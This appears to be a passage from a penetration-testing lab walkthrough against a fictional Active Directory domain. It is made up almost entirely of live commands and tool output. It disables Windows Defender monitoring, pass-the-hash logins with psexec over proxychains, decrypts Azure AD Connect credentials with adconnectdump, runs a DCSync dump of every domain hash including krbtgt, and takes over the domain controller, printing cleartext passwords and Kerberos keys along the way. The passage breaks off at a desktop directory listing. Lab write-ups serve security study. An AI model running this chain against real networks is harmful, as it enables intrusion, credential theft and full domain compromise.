C:\Windows\system32>powershell.exe Set-MpPreference -DIsableRealtimeMonitoring $true
```

```
(impkt-dev) root@nix36:~/aptlabs# chains1081 psexec.py -hashes
:3531cfe984184c7223d5d76afcb96898 SRV001/Administrator@srv001.orbitfish.local
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.123:445  ...  OK
[*] Requesting shares on srv001.orbitfish.local.....
[*] Found writable share ADMIN$
[*] Uploading file pCsxuojP.exe
[*] Opening SVCManager on srv001.orbitfish.local.....
[*] Creating service xJjt on srv001.orbitfish.local.....
[*] Starting service xJjt.....
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.123:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.123:445  ...  OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.123:445  ...  OK
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Now, get a proper reverse netcat shell, and spawn a beacon

Now back to the AzureAD exploitation

this did not work, no database running

```
C:\Programdata\AdDecrypt.exe -FullSQL

======================
AZURE AD SYNC CREDENTIAL DECRYPTION TOOL
Based on original code from: https://github.com/fox-it/adconnectdump
======================

Opening database connection...
Error reading from database: A network-related or instance-specific error occurred while establishing a connection to SQL Server. The server was not found or was not accessible. Verify that the instance name is correct and that SQL Server is configured to allow remote connections. (provider: Named Pipes Provider, error: 40 - Could not open a connection to SQL Server)
Closing database connection...
```

https://github.com/fox-it/adconnectdump
https://dev.azure.com/dirkjanm/adconnectdump/_build/results?buildId=117&view=results
https://dirkjanm.io/updating-adconnectdump-a-journey-into-dpapi/

Hm, still nothing

```
C:\programdata\ADSyncDecrypt\ADSyncDecrypt.exe
Opening database Data Source=(LocalDB)\.\ADSync;Initial Catalog=ADSync;Connect Timeout=30

Unhandled Exception: System.Data.SqlClient.SqlException: A network-related or instance-specific error occurred while establishing a connection to SQL Server. The server was not found or was not accessible. Verify that the instance name is correct and that SQL Server is configured to allow remote connections. (provider: Named Pipes Provider, error: 40 - Could not open a connection to SQL Server) ---> System.ComponentModel.Win32Exception: The system cannot find the file specified
   --- End of inner exception stack trace ---
   at System.Data.SqlClient.SqlInternalConnectionTds..ctor(DbConnectionPoolIdentity identity, SqlConnectionString connectionOptions, SqlCredential credential, Object providerInfo, String newPassword, SecureString newSecurePassword, Boolean redirectedUserInstance, SqlConnectionString userConnectionOptions, SessionData reconnectSessionData, DbConnectionPool pool, String accessToken, Boolean applyTransientFaultHandling, SqlAuthenticationProviderManager sqlAuthProviderManager)
   at System.Data.SqlClient.SqlConnectionFactory.CreateConnection(DbConnectionOptions options, DbConnectionPoolKey poolKey, Object poolGroupProviderInfo, DbConnectionPool pool, DbConnection owningConnection, DbConnectionOptions userOptions)
   at System.Data.ProviderBase.DbConnectionFactory.CreatePooledConnection(DbConnectionPool pool, DbConnection owningObject, DbConnectionOptions options, DbConnectionPoolKey poolKey, DbConnectionOptions userOptions)
   at System.Data.ProviderBase.DbConnectionPool.CreateObject(DbConnection owningObject, DbConnectionOptions userOptions, DbConnectionInternal oldConnection)
   at System.Data.ProviderBase.DbConnectionPool.UserCreateRequest(DbConnection owningObject, DbConnectionOptions userOptions, DbConnectionInternal oldConnection)
   at System.Data.ProviderBase.DbConnectionPool.TryGetConnection(DbConnection
owningObject, UInt32 waitForMultipleObjectsTimeout, Boolean allowCreate, Boolean
onlyOneCheckConnection, DbConnectionOptions userOptions, DbConnectionInternal&
connection)
   at System.Data.ProviderBase.DbConnectionPool.TryGetConnection(DbConnection
owningObject, TaskCompletionSource`1 retry, DbConnectionOptions userOptions,
DbConnectionInternal& connection)
   at System.Data.ProviderBase.DbConnectionFactory.TryGetConnection(DbConnection
owningConnection, TaskCompletionSource`1 retry, DbConnectionOptions userOptions,
DbConnectionInternal oldConnection, DbConnectionInternal& connection)
   at
System.Data.ProviderBase.DbConnectionInternal.TryOpenConnectionInternal(DbConnection
outerConnection, DbConnectionFactory connectionFactory, TaskCompletionSource`1
retry, DbConnectionOptions userOptions)
   at System.Data.SqlClient.SqlConnection.TryOpenInner(TaskCompletionSource`1 retry)
   at System.Data.SqlClient.SqlConnection.TryOpen(TaskCompletionSource`1 retry)
   at System.Data.SqlClient.SqlConnection.Open()
   at ADSyncDecrypt.Program.Main(String[] args) in
C:\Users\bufos\Desktop\adconnectdump-
master\ADSyncDecrypt\ADSyncDecrypt\Program.cs:line 19
```

Azure AD local DB

```
Directory: C:\Program Files\Microsoft Azure AD Sync\Data


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         9/9/2020  11:11 AM       10354688 ADSync.mdf
-a----         9/9/2020  11:13 AM        7798784 ADSync_log.LDF
-a----        12/5/2019   3:55 PM          71800 mv.dsml


PS C:\Program Files\Microsoft Azure AD Sync\Data>
```

DPAPI

```
beacon> execute-assembly SharpDPAPI.exe machinetriage
[*] Tasked beacon to run .NET program: SharpDPAPI.exe machinetriage
[+] host called home, sent: 221765 bytes
[+] received output:


  __                 _   _       _ ___
 (_  |_   _. ._ ._  | \ |_) /\  |_) |
 __) | | (_| |  |_) |_/ |  /--\ |  _|_
                |
  v1.9.0
```

```
[*] Action: Machine DPAPI Credential, Vault, and Certificate Triage

[*] Secret  : DPAPI_SYSTEM
[*]    full:
7D9F2ED42E9261104B0741930FE622A71B6B4F5987B51D5880305390427883695OCEC57B03C81B95
[*]    m/u : 7D9F2ED42E9261104B0741930FE622A71B6B4F59 /
87B51D5880305390427883695OCEC57B03C81B95


[+] received output:

[*] SYSTEM master key cache:

{0eb97bcc-74c1-4711-a688-9c4d230c9f5a}:B94FF26666F515B0758B10671085AE97DD5CC8FE
{22d587f4-2779-4509-ba70-a611200bcc5e}:8E9CD962F6B9B4CEDF6CA2EF9220F5E3ABC88DBA
{61a59514-ab43-4175-b23c-9a13cf39de67}:C0E06201183F485CCC8B5A3F6D2D305D37D9EC0B
{632de3c2-ffa4-449a-ae00-f53108a26434}:B53A865748CDAAA94EBF2F1ACA6184887DC67791
{6526e0f4-31be-4620-9431-4febc373551d}:CF4C6C051F2001157DABBDC4C34F8D9E96EDB9E6
{4280d915-7574-4c86-aae2-a035b69f8b5a}:B466253DD0372D41799A2207F3E74177C9A0B4A0
{7462823d-08df-42bc-a079-a6872315f92a}:C30A59DB92C191AAF3BC4D9B96B1E93A0340B612
{78727332-48c6-49f8-afbd-75d539f247ed}:077018B9639BEA335113EAF861D612C511067B13
{86bed647-1894-4173-8a2f-8973609a0942}:F4ACE2C6307592519C479D7994325A50DA9C67E3
{8a95d511-0332-4be0-9db4-725c0c0b80bd}:270A0A54ACF489011AD884AF42DAC2E99444F54C
{aa264c4a-0ea5-4a08-bbe7-7b0495871f80}:39CA4A0F56BFD0B30A0BD82C6C09DB06EE30FCBA
{e8e5acd0-d591-44d1-8423-d0fe83e3a899}:B655006704154BA90220CD2660DC0144015F36FB


[*] Triaging System Credentials


Folder       :
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Microsoft\Credentials

  CredFile           : DFBE70A7E5CC19A398EBF1B96859CE5D

    guidMasterKey    : {7462823d-08df-42bc-a079-a6872315f92a}
    size             : 10960
    flags            : 0x20000000 (CRYPTPROTECT_SYSTEM)
    algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
    description      : Local Credential Data
```

Service ADSync is stopped, files are here

```
    Directory: C:\Program Files\Microsoft Azure AD Sync\Data


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          9/9/2020  11:11 AM       10354688 ADSync.mdf
-a----          9/9/2020  11:13 AM        7798784 ADSync_log.LDF
-a----         12/5/2019   3:55 PM          71800 mv.dsml
```

https://github.com/xpn/Powershell-PostExploitation/blob/master/Invoke-MDFHashes/Get-MDFHashes.ps1

```
Get-MDFHashes -mdf "C:\Program Files\Microsoft Azure AD Sync\Data\ADSync.mdf"
New-Object : Cannot find type [OrcaMDF.RawCore.RawDataFile]: verify that the
assembly containing this type is loaded.
At C:\programdata\mdf.ps1:18 char:17
+     $instance = New-Object "OrcaMDF.RawCore.RawDataFile" $mdf
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidType: (:) [New-Object], PSArgumentException
    + FullyQualifiedErrorId :
TypeNotFound,Microsoft.PowerShell.Commands.NewObjectCommand

Unable to find type [OrcaMDF.RawCore.Types.RawType].
At C:\programdata\mdf.ps1:22 char:17
+     $model = @( [OrcaMDF.RawCore.Types.RawType]::Int("id"),
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation:
(OrcaMDF.RawCore.Types.RawType:TypeName) [], RuntimeException
    + FullyQualifiedErrorId : TypeNotFound

Could not find sysxlgns ObjectID in database
```

ADSync service is stopped, we need to reconfigure it

```
Start-Service : Service 'Microsoft Azure AD Sync (ADSync)' cannot be started due to
the following error: Cannot start service ADSync on computer '.'.
At line:1 char:1
+ Start-Service ADSync
+ ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OpenError:
(System.ServiceProcess.ServiceController:ServiceController) [Start-Service],
   ServiceCommandException
    + FullyQualifiedErrorId :
CouldNotStartService,Microsoft.PowerShell.Commands.StartServiceCommand
```

`Import-Module ADSync`

Event logs regarding ADSync

```
Get-EventLog -LogName Application -Newest 100 -Source ADSync

   Index Time          EntryType   Source                 InstanceID Message
   ----- ----          ---------   ------                 ---------- -------
  354877 Dec 22 21:33  Error       ADSync                 3221231703 The ADSync
service encryption keys could not be...
  354873 Dec 22 21:28  Error       ADSync                 3221231703 The ADSync
service encryption keys could not be...
  354805 Dec 22 20:48  Error       ADSync                 3221231703 The ADSync
service encryption keys could not be...
  354804 Dec 22 20:48  Error       ADSync                 3221231703 The ADSync
service encryption keys could not be...
  354698 Dec 22 19:56  Error       ADSync                 3221231703 The ADSync
service encryption keys could not be...
  353563 Sep 09 11:11  Information ADSync                 1073743825 The service was
started successfully.
  353559 Sep 09 11:11  Information ADSync                 1073748767 Password hash
sync started for management agent...
  353508 Sep 08 11:35  Error       ADSync                 3221232372 The server
encountered an unexpected error whil...
  353452 Sep 08 10:56  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  353451 Sep 08 10:56  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  353446 Sep 08 10:56  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  353425 Sep 08 10:56  Warning     ADSync                 2147489758 The management
agent "a67632354763outlook.onmic...
  353424 Sep 08 10:56  Error       ADSync                 3221232275 The management
agent "a67632354763outlook.onmic...
  353408 Sep 08 10:56  Information ADSync                 1073748770 Internal
Connector run settings: ...
  353407 Sep 08 10:56  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  353349 Sep 08 10:26  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  353348 Sep 08 10:26  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  353343 Sep 08 10:26  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  353322 Sep 08 10:26  Warning     ADSync                 2147489758 The management
agent "a67632354763outlook.onmic...
  353321 Sep 08 10:26  Error       ADSync                 3221232275 The management
agent "a67632354763outlook.onmic...
  353305 Sep 08 10:26  Information ADSync                 1073748770 Internal
Connector run settings: ...
  353304 Sep 08 10:26  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
```

```
  353254 Sep 08 09:56  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  353253 Sep 08 09:56  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  353248 Sep 08 09:56  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  353227 Sep 08 09:56  Warning     ADSync                 2147489758 The management
agent "a67632354763outlook.onmic...
  353226 Sep 08 09:56  Error       ADSync                 3221232275 The management
agent "a67632354763outlook.onmic...
  353210 Sep 08 09:56  Information ADSync                 1073748770 Internal
Connector run settings: ...
  353209 Sep 08 09:56  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  353143 Sep 08 09:26  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  353142 Sep 08 09:26  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  353137 Sep 08 09:26  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  353116 Sep 08 09:26  Warning     ADSync                 2147489758 The management
agent "a67632354763outlook.onmic...
  353115 Sep 08 09:26  Error       ADSync                 3221232275 The management
agent "a67632354763outlook.onmic...
  353099 Sep 08 09:26  Information ADSync                 1073748770 Internal
Connector run settings: ...
  353098 Sep 08 09:26  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  353048 Sep 08 08:56  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  353047 Sep 08 08:56  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  353042 Sep 08 08:56  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  353021 Sep 08 08:56  Warning     ADSync                 2147489758 The management
agent "a67632354763outlook.onmic...
  353020 Sep 08 08:56  Error       ADSync                 3221232275 The management
agent "a67632354763outlook.onmic...
  353004 Sep 08 08:56  Information ADSync                 1073748770 Internal
Connector run settings: ...
  353003 Sep 08 08:56  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  352945 Sep 08 08:26  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  352944 Sep 08 08:26  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  352939 Sep 08 08:26  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  352918 Sep 08 08:26  Warning     ADSync                 2147489758 The management
agent "a67632354763outlook.onmic...
  352917 Sep 08 08:26  Error       ADSync                 3221232275 The management
agent "a67632354763outlook.onmic...
  352901 Sep 08 08:26  Information ADSync                 1073748770 Internal
Connector run settings: ...
```

```
  352900 Sep 08 08:26  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  352850 Sep 08 07:56  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  352849 Sep 08 07:56  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  352844 Sep 08 07:56  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  352823 Sep 08 07:56  Warning     ADSync                 2147489758 The management
agent "a67632354763outlook.onmic...
  352822 Sep 08 07:56  Error       ADSync                 3221232275 The management
agent "a67632354763outlook.onmic...
  352806 Sep 08 07:56  Information ADSync                 1073748770 Internal
Connector run settings: ...
  352805 Sep 08 07:56  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  352741 Sep 08 07:26  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  352740 Sep 08 07:26  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  352735 Sep 08 07:26  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  352714 Sep 08 07:26  Warning     ADSync                 2147489758 The management
agent "a67632354763outlook.onmic...
  352713 Sep 08 07:26  Error       ADSync                 3221232275 The management
agent "a67632354763outlook.onmic...
  352697 Sep 08 07:26  Information ADSync                 1073748770 Internal
Connector run settings: ...
  352696 Sep 08 07:26  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  352652 Sep 08 07:26  Information ADSync                 1073743825 The service was
started successfully.
  352648 Sep 08 07:26  Information ADSync                 1073748767 Password hash
sync started for management agent...
  352598 Sep 07 17:03  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  352597 Sep 07 17:03  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
  352592 Sep 07 17:03  Information ADSync                 1073748776
NonExistentObjectReferenceFiltering not enabled...
  352571 Sep 07 17:03  Warning     ADSync                 2147489758 The management
agent "a67632354763outlook.onmic...
  352570 Sep 07 17:03  Error       ADSync                 3221232275 The management
agent "a67632354763outlook.onmic...
  352554 Sep 07 17:03  Information ADSync                 1073748770 Internal
Connector run settings: ...
  352553 Sep 07 17:03  Information ADSync                 1073742229 Call sync
ldap_bind for DomainName=ORBITFISH.LO...
```

`Get-EventLog -LogName Application -Newest 20 | ft -AutoSize -Wrap`

```
353443 Sep 08 10:56 Information  Directory Synchronization                      904
Authenticate-ADAL: successfully

acquired an access token.  TenantId

=372efea9-7bc4-4b76-8839-984b45edfb

98, ExpiresUTC=09/08/2020 18:56:51

+00:00, UserInfo=Sync_SRV001_2a1d03

e02d11@a67632354763outlook.onmicros

oft.com, IdentityProvider=https://s

ts.windows.net/372efea9-7bc4-4b76-8

839-984b45edfb98/.
353442 Sep 08 10:56 Information  Directory Synchronization                      904
Authenticate-ADAL [Acquiring

token]: STS endpoint (HTTPS://LOGIN

.WINDOWS.NET/A67632354763OUTLOOK.ON

MICROSOFT.COM), resource

(https://graph.windows.net),

userName (Sync_SRV001_2a1d03e02d11@

a67632354763outlook.onmicrosoft.com

).
353441 Sep 08 10:56 Information  Directory Synchronization                      904
AcquireServiceToken

[AdminWebService]: acquiring

service token.
353440 Sep 08 10:56 Information  Directory Synchronization                      904
DiscoverServiceEndpoint

[AdminWebService]: ServiceEndpoint=

https://adminwebservice.microsofton

line.com/provisioningservice.svc, A

dalAuthority=HTTPS://LOGIN.WINDOWS.

NET/A67632354763OUTLOOK.ONMICROSOFT

.COM, AdalResource=https://graph.wi
```

```
ndows.net.
```

```
Get-ADSyncDatabaseConfiguration


IsLocalDBInstalled    : False
UsedSpaceInMb         : 17.31
SqlServerName         : (localdb)
SqlServerInstanceName : .\ADSync
SqlServerDBName       : ADSync
SqlFullVersion        : Microsoft SQL Server 2012 (SP4-OD) (KB4091266) - 11.0.7469.6
(X64)
                                Feb 28 2018 17:47:20
                                Copyright (c) Microsoft Corporation
                                Express Edition (64-bit) on Windows NT 6.3 <X64>
(Build 17763: ) (Hypervisor)

SqlProductVersion     : 11.0.7469.6
SqlEdition            : Express Edition (64-bit)
```

```
Get-ADSyncConnector


ConnectorTypeName             : Extensible2
Identifier                    : b891884f-051e-4a83-95af-2544101c9083
Version                       : 1
InternalVersion               : 1
FormatVersion                 : 1
Name                          : a67632354763outlook.onmicrosoft.com - AAD
Description                   :
CreationTime                  : 1/13/2020 5:47:43 PM
LastModificationTime          : 1/13/2020 5:47:43 PM
Partitions                    : {default}
RunProfiles                   : {Full Import, Full Synchronization, Delta Import,
Delta Synchronization...}
ComponentProvisioningMappings : {}
Schema                        :
Microsoft.IdentityManagement.PowerShell.ObjectModel.Schema
AllParameterDefinitions       : {UserName, Password}
ConnectivityParameters        : {UserName, Password}
GlobalParameters              : {}
CapabilityParameters          : {}
SchemaParameters              : {}
ObjectInclusionList           : {contact, device, group, user}
AttributeInclusionList        : {accountEnabled, alias, alternativeSecurityId,
altRecipient...}
AnchorConstructionSettings    :
{Microsoft.IdentityManagement.PowerShell.ObjectModel.ConnectorAnchorConstructionSett
ing
```

```
                                s,
Microsoft.IdentityManagement.PowerShell.ObjectModel.ConnectorAnchorConstructionSetti
                                ngs,
Microsoft.IdentityManagement.PowerShell.ObjectModel.ConnectorAnchorConstructionSet
                                tings,
Microsoft.IdentityManagement.PowerShell.ObjectModel.ConnectorAnchorConstructionS
                                ettings}
ListName                      : Windows Azure Active Directory (Microsoft)
CompanyName                   : Microsoft
Type                          : Extensible2
Subtype                       : Windows Azure Active Directory (Microsoft)
ExtensionConfiguration        :
Microsoft.IdentityManagement.PowerShell.ObjectModel.ConnectorExtensionConfiguration
PasswordHashConfiguration     :
AADPasswordResetConfiguration :

ConnectorTypeName             : AD
Identifier                    : b29ab79d-209e-4e11-994d-8a7dc6f04bd8
Version                       : 141
InternalVersion               : 0
FormatVersion                 : 1
Name                          : OrbitFish.local
Description                   :
CreationTime                  : 1/13/2020 5:47:46 PM
LastModificationTime          : 9/8/2020 5:56:57 PM
Partitions                    : {OrbitFish.local}
RunProfiles                   : {Full Import, Full Synchronization, Delta Import,
Delta Synchronization...}
ComponentProvisioningMappings : {}
Schema                        :
Microsoft.IdentityManagement.PowerShell.ObjectModel.Schema
AllParameterDefinitions       : {}
ConnectivityParameters        : {forest-port, forest-guid, forest-login-user,
forest-login-domain...}
GlobalParameters              : {Connector.GroupFilteringGroupDn,
ADS_UF_ACCOUNTDISABLE, ADS_GROUP_TYPE_GLOBAL_GROUP,
                                ADS_GROUP_TYPE_DOMAIN_LOCAL_GROUP...}
CapabilityParameters          : {}
SchemaParameters              : {}
ObjectInclusionList           : {computer, contact, container, domainDNS...}
AttributeInclusionList        : {adminDescription, assistant, c, cn...}
AnchorConstructionSettings    : {}
ListName                      :
CompanyName                   :
Type                          : AD
Subtype                       :
ExtensionConfiguration        :
Microsoft.IdentityManagement.PowerShell.ObjectModel.ConnectorExtensionConfiguration
PasswordHashConfiguration     : <password-hash-sync-config><enabled>1</enabled>
<target>{B891884F-051E-4A83-95AF-2544101
                                C9083}</target></password-hash-sync-config>
AADPasswordResetConfiguration :
```

In the end it was simple

```
PS C:\Program Files\Microsoft Azure AD Sync\uishell> set-service -name adsync -
startuptype automatic

PS C:\Program Files\Microsoft Azure AD Sync\uishell>
PS C:\Program Files\Microsoft Azure AD Sync\uishell> set-service -name adsync -
status running -passthru
```

Now service is running

```
Get-Service ADSync
Get-Service ADSync

Status   Name               DisplayName
------   ----               -----------
Running  ADSync             Microsoft Azure AD Sync

```

So now

1) copy ADSync.mdf , ADSync_log.LDF to adconnectdump dir
2) run gather C:\programdata\ADSyncGather.exe
and copy the poutput to a file output.txt
3) root@nix36:~/aptlabs/adconnectdump# chains1082 python2 adconnectdump.py
SRV001/Administrator@srv001.orbitfish.local -hashes :3531cfe984184c7223d5d76afcb96898 --existing-d
b --from-file output.txt

```
root@nix36:~/aptlabs/adconnectdump# chains1082 python2 adconnectdump.py
SRV001/Administrator@srv001.orbitfish.local -hashes
:3531cfe984184c7223d5d76afcb96898 --existing-d
b --from-file output.txt
[proxychains] config file found: /etc/proxychains1082.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Azure AD Connect remote credential dumper - by @_dirkjan
[proxychains] Strict chain  ...  127.0.0.1:1082  ...  192.168.22.123:445  ...  OK
[*] Loading configuration data from output.txt on filesystem
[*] Querying LSA secrets from remote registry
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x987bea20b50bfc66c273c58af1db3f80
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
[*] DPAPI_SYSTEM
[*] Found DPAPI machine key: 0x7d9f2ed42e9261104b0741930fe622a71b6b4f59
[*] NL$KM
[*] New format keyset detected, extracting secrets from credential store
[*] Querying credential file 406287F0CFB069C8F8686B36D48A941E
[*] Found SID S-1-5-80-3245704983-3664226991-764670653-2504430226-901976451 for NT
SERVICE\ADSync Virtual Account
```

```
[*] Decrypted ADSync user masterkey using SYSTEM UserKey + SID
[*] Found correct encrypted keyset to decrypt data
[*] Decrypting DPAPI data with masterkey 22D587F4-2779-4509-BA70-A611200BCC5E
[*] Decrypting encrypted AD Sync configuration data
[*] Azure AD credentials
[*]     Username: Sync_SRV001_2a1d03e02d11@a67632354763outlook.onmicrosoft.com
[*]     Password: V9]*w+X#Ox(YQ%{/
[*] Local AD credentials
[*]     Domain: ORBITFISH.LOCAL
[*]     Username: MSOL_2a1d03e02d11
[*]     Password: Nf#o@7f%CG^p}7fhAX*kubH:=nc:+-Vr%@OTf(Dli}GRM@YYt/a%
{_XH%wmtI(Z]teQg+E0:Jw#vU;*[!^S76-#@:J|$-|>x-I)$Rd*N&TkIt+vJnAaI;)toY+J2m=y
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Now with this, dump the DC

```
(impkt-dev) root@nix36:~/aptlabs/adconnectdump# chains1082 impacket-secretsdump -
just-dc ORBITFISH.LOCAL/MSOL_2a1d03e02d11:'Nf#o@7f%CG^p}7fhAX*kubH:=nc:+-
Vr%@OTf(Dli}GRM@
YYt/a%{_XH%wmtI(Z]teQg+E0:Jw#vU;*[!^S76-#@:J|$-|>x-
I)$Rd*N&TkIt+vJnAaI;)toY+J2m=y'@dc.orbitfish.local
[proxychains] config file found: /etc/proxychains1082.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[proxychains] Strict chain  ...  127.0.0.1:1082  ...  192.168.22.10:445  ...  OK
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:1082  ...  192.168.22.10:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1082  ...  192.168.22.10:49666  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0992565d28deb9171500709a40e92a9e:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:87e14fee97797536d75449966c9a65d7:::
MSOL_2a1d03e02d11:1105:aad3b435b51404eeaad3b435b51404ee:9905c22a5588856b73ce4ceceaa0
4d63:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:9bbdef880e63a179fc2800d0affe4cab:::
SRV002$:1103:aad3b435b51404eeaad3b435b51404ee:da71cba0f3b7a64d4318bd52c5ed4237:::
SRV001$:1104:aad3b435b51404eeaad3b435b51404ee:00ee6a15b7df9a3cc34e8d13155f4d75:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:d7f973e53c1f0e8cf8ed947d96838b4056e7b5649f8d35d9852d7e7741e2aa2c
Administrator:aes128-cts-hmac-sha1-96:4bd1c92f687c0d55ad335a6b3ecb5aa6
Administrator:des-cbc-md5:38791cdc5bfe733e
krbtgt:aes256-cts-hmac-sha1-
96:c6ac29dfed60c1b38628f55e15e15a1d76aed53cb979a6b939275a4bb9bda6e5
```

```
krbtgt:aes128-cts-hmac-sha1-96:28650f1cfa27d9dec0731d9cefaf3110
krbtgt:des-cbc-md5:b5e51a265e68313b
MSOL_2a1d03e02d11:aes256-cts-hmac-sha1-96:3e4aad1aea3b110a21321b9de22ded7cff97647cbbd92909ad040e9472105f89
MSOL_2a1d03e02d11:aes128-cts-hmac-sha1-96:7277bf1aa527f697875009147ba17a99
MSOL_2a1d03e02d11:des-cbc-md5:2a04b5b30243abe5
DC$:aes256-cts-hmac-sha1-96:a4f32b598931ae9fd56aff4c0d01596bc0ce70c2cacfc07010d471abc6969452
DC$:aes128-cts-hmac-sha1-96:71e32ef669a5ff23775875f11094305d
DC$:des-cbc-md5:e985c4d6752c7694
SRV002$:aes256-cts-hmac-sha1-96:ff988babfa9cd8b5ee6f578149ed544e90d356fe44a7fdf06f1478744a987e64
SRV002$:aes128-cts-hmac-sha1-96:d9678fac78d517ad38f3d7e41baba0ee
SRV002$:des-cbc-md5:1a4f02193bbf0113
SRV001$:aes256-cts-hmac-sha1-96:6c06a46b1694799aec22c4dae895828cdc8ebc8cd4e1bd95291e74e1fb4f5257
SRV001$:aes128-cts-hmac-sha1-96:557932d0b399c6c14ef5f1d5cabe123d
SRV001$:des-cbc-md5:58373be3a83e622a
[*] Cleaning up...
```

APT-ORBITFISH-DC, dc.orbitfish.local

Now with the NTDS dump from above, psexec

```
(impkt-dev) root@nix36:~/aptlabs/adconnectdump# chains1082 psexec.py ORBITFISH.LOCAL/Administrator@dc.orbitfish.local -hashes :0992565d28deb9171500709a40e92a9e
[proxychains] config file found: /etc/proxychains1082.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1082  ...  192.168.22.10:445  ...  OK
[*] Requesting shares on dc.orbitfish.local.....
[*] Found writable share ADMIN$
[*] Uploading file EqJltdfo.exe
[*] Opening SVCManager on dc.orbitfish.local.....
[*] Creating service boyF on dc.orbitfish.local.....
[*] Starting service boyF.....
```

```
[proxychains] Strict chain  ...  127.0.0.1:1082  ...  192.168.22.10:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1082  ...  192.168.22.10:445  ...  OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  127.0.0.1:1082  ...  192.168.22.10:445  ...  OK
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Grab the flag

```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is F67B-ED85

 Directory of C:\Users\Administrator\Desktop

11/13/2020  10:23 AM    <DIR>          .
11/13/2020  10:23 AM    <DIR>          ..
